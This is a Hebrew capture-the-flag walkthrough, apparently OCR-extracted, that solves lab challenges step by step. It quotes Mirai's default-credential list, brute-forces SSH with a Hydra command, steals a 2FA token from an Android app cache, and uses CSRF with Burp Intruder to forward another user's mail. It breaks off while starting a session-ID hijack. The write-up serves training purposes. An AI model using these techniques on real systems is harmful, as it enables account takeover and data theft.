
חדי העין יזהו ככל הנראה את פרטי ההתחברות האלה מהבוט Mirai:

```
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x48\x58\x5A\x54", 9);                     // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x48\x4C", 8);                     // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                 // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                 // root     888888
146     add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                 // root     666666
147     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);         // root     password
148     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                         // root     1234
149     add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                 // root     klv123
```


[מקור: https://github.com/jgamblin/Mirai-Source-Code/]




בשלב זה אנחנו בתוך המערכת, נכנס ל-History כדי לראות אולי יש צילומים מעניינים...




מצאנו בהיסטוריה תיעוד מעניין, מעל המחשב על הקיר יש את שם המשתמש והסיסמה שאנחנו מחפשים: **Mr.Blonde:5UGPBKG7**.



אנחנו מבינים שהאתר email.com של Doodle משתמש ב-2 Factor Aauthentication, זה אומר שנצטרך איכשהו להשיג את הטוקן להתחברות, נראה שבלעדיו שם המשתמש והסיסמה שיש לנו לא יעזרו לנו. אנחנו נתחיל בהרשמה לאתר כדי להבין איך המנגנון עובד:



לאחר שנירשמנו, אנחנו רואים שיש אפליקציה שמנהלת את הטוקנים (Doodle Validator), היא נראת כך:




אחרי שלחצנו על Install יש לנו אפשרות להוריד את האפליקציה, נעשה זאת כדי להבין איך היא עובד:

קיבלנו PIN Code שבעזרתו אנחנו כנראה נוכל לייצר טוקנים. נשתמש ב-Dex2Jar כדי להפוך את ה-APK לקובץ JAR על ידי הפקודה הבאה:

```
d2j-dex2jar doodle-validator.apk
```

לאחר שימוש בתוכנה JDGUI אנחנו רואים שה-PIN Code וה-Cache ממוקמים ב-SDCard במיקום:

```
/Android/data/com.doodle.elmo.doodlevalidator/cache/files
```



בשביל להשיג את הטוקן נצטרך להגיע למכשיר הסלולר של איש ה-IT. אחרי שחקרנו קצת את תוצאות הסריקה של NMAP אנחנו מבינים שכתובת ה-IP **10.0.113.42** היא הכתובת של מכשיר האנדרואיד שלו, ויש במכשיר סרביס SSH פתוח, יכול להיות שנצליח לחדור אליו בעזרת מתקפת ברוט פורס...

בשביל זה נשתמש ב-Hydra - במטרה לחדור למכשיר האנדרואיד:

```
hydra -l root -P rockyou.txt -t 1 ssh://10.0.113.42
```

- **l-** שם משתמש יחיד במקרה שלנו root.
- **P-** קובץ סיסמאות.
- **rockyou.txt** דיקשינרי סיסמאות מוכר (מגיע עם מערכת ההפעלה Kali).
- **t 1-** שימוש בתת תהליך אחד כדי לא להעמיס על הרשת.
- **Protocol://IP:PORT** הפרוטוקול והמטרה אותה אנו מתקיפים במקרה שלנו SSH ו-10.0.113.42.

נריץ...

```
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-10-06 09:19:02
[DATA] max 1 task per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224131 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.0.113.42   login: root   password: iloveyou
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-10-06 09:19:05
```


הצלחנו! מצאנו את הסיסמה למכשיר האנדרואיד ויש לנו אפילו הרשאות root! אנחנו רק צריכים למצוא את הקובץ שמכיל את ה-TOKEN ב-Cache:

```
root@x86:/storage/sdcard0/Android/data/com.doodle.elmo.doodlevalidator/cache/files # ls -la
drwxrwx---    2 app_68   1028          4096 Mar 27 07:22 .
drwxrwx---    3 app_68   1028          4096 Mar 27 07:15 ..
-rw-rw----    1 app_68   1028            10 Mar 27 07:59 pincode.txt
-rw-rw----    1 app_68   1028           152 Mar 27 13:00 token.html
```


אנחנו רואים שבתיקיה של הCache יש לנו קובץ token.html שכנראה מכיל את הטוקן של מנהל ה-IT...

```
root@x86:/storage/sdcard0/Android/data/com.doodle.elmo.doodlevalidator/cache/files # cat token.html
<div align="center"><h1 style="color:green; font-size: 30px">Token:</h1><h2 style="color:blue;font-size: 50px">VND7KY</h2></div><br><br
><br><br><br>
```

כעת, כשיש לנו את הטוקן נתחבר למערכת עם הפרטים שם המשתמש והסיסמה:




הצלחנו להתחבר לחשבון של איש ה-IT ועכשיו אנחנו יודעים את התשובה, הכותרת האחרונה בדואר האלקטרוני היא: **Need Your Help.**




בשביל להשיג אנחנו מבינים שהקוד נמצא בתוך התכתבות בדואר האלקטרוני, עכשיו נצטרך להבין איך המערכת עובדת כדי למצוא בה את חור אבטחה שיאפשר לנו לראות את ההתכתבות.

אחרי משחק עם המערכת אנחנו מבינים שהמערכת פגיעה ל-CSRF, ו-Farward נשלח בבקשת GET:




אנחנו מנסים לשלוח מייל ל-Mr.Orange. ואנחנו מבינים שכל קישור שנשלח אליו נפתח, כנראה מערכת אוטומטית או שהוא ממש לא זהיר...


אז נשתמש ב-Intruder (פונקציונליות של Burpsuite - פרוקסי שמשתמשים בו לבדיקות חדירה), זוהי דוגמה להודעה שתישלח ל-Mr.Orange:




כאשר הוא יכנס לקישור - ה-CSRF יגרום לכך שהוא יבצע בלא ידיעתו פעולת Forward לכתובת האימייל שלנו...



אנחנו מוסיפים את מספר ההודעה במיקום, כדי שנוכל להחליף את מספר ההודעה בכל בקשה של מייל שישלח ל-Mr.Orange:




אנחנו בוחרים ב-Payload מסוג Numbers, עם מספרים מ-1 עד 100 שמתקדם בכל פעם ב-1:




זוהי התוצאה, לאחר ריצה מצאנו מייל מעניין שיש בו קישור לקובץ סאונד:

כדי להבין מה קורה בקובץ נצטרך להשתמש ב-Sonic Visualizer, אחרי חיפוש קצר בגוגל על Steganography Using Sonic Visualizer אנחנו כבר מבינים איך מחביאים בקבצי קול טקסט. כדי לראות את הטקסט, צריך לפתוח את הקובץ עם Sonic Visualizer, ללחוץ על:

Layer -> Add Spectrogram -> All Channels Mixed.




קצת לא מובן, אז אם נזוז קצת ימינה...




נראה שהסיסמה שאנחנו מחפשים היא: **L74CZJT82A**!


מסלול שלישי - Pisney (The Thief)




אנחנו מבינים שהמטרה היא למצוא את דרכנו לאיזור החברים של האתר www.pisney.com שם נצטרך למצוא את תאריך השחרור של הסרט החדש של מלחמת הכוכבים.




ממבט קצר על ה-Cookies אנחנו יכולים לראות שה-Session ID הוא Predictable (ניתן לחזוי - מספר רץ), המספר הזה נראה כמו Linux TimeStamp. נשתמש ב-Burpsuite עם Intruder כדי לנסות למצוא Session שהיה מחובר בעבר:



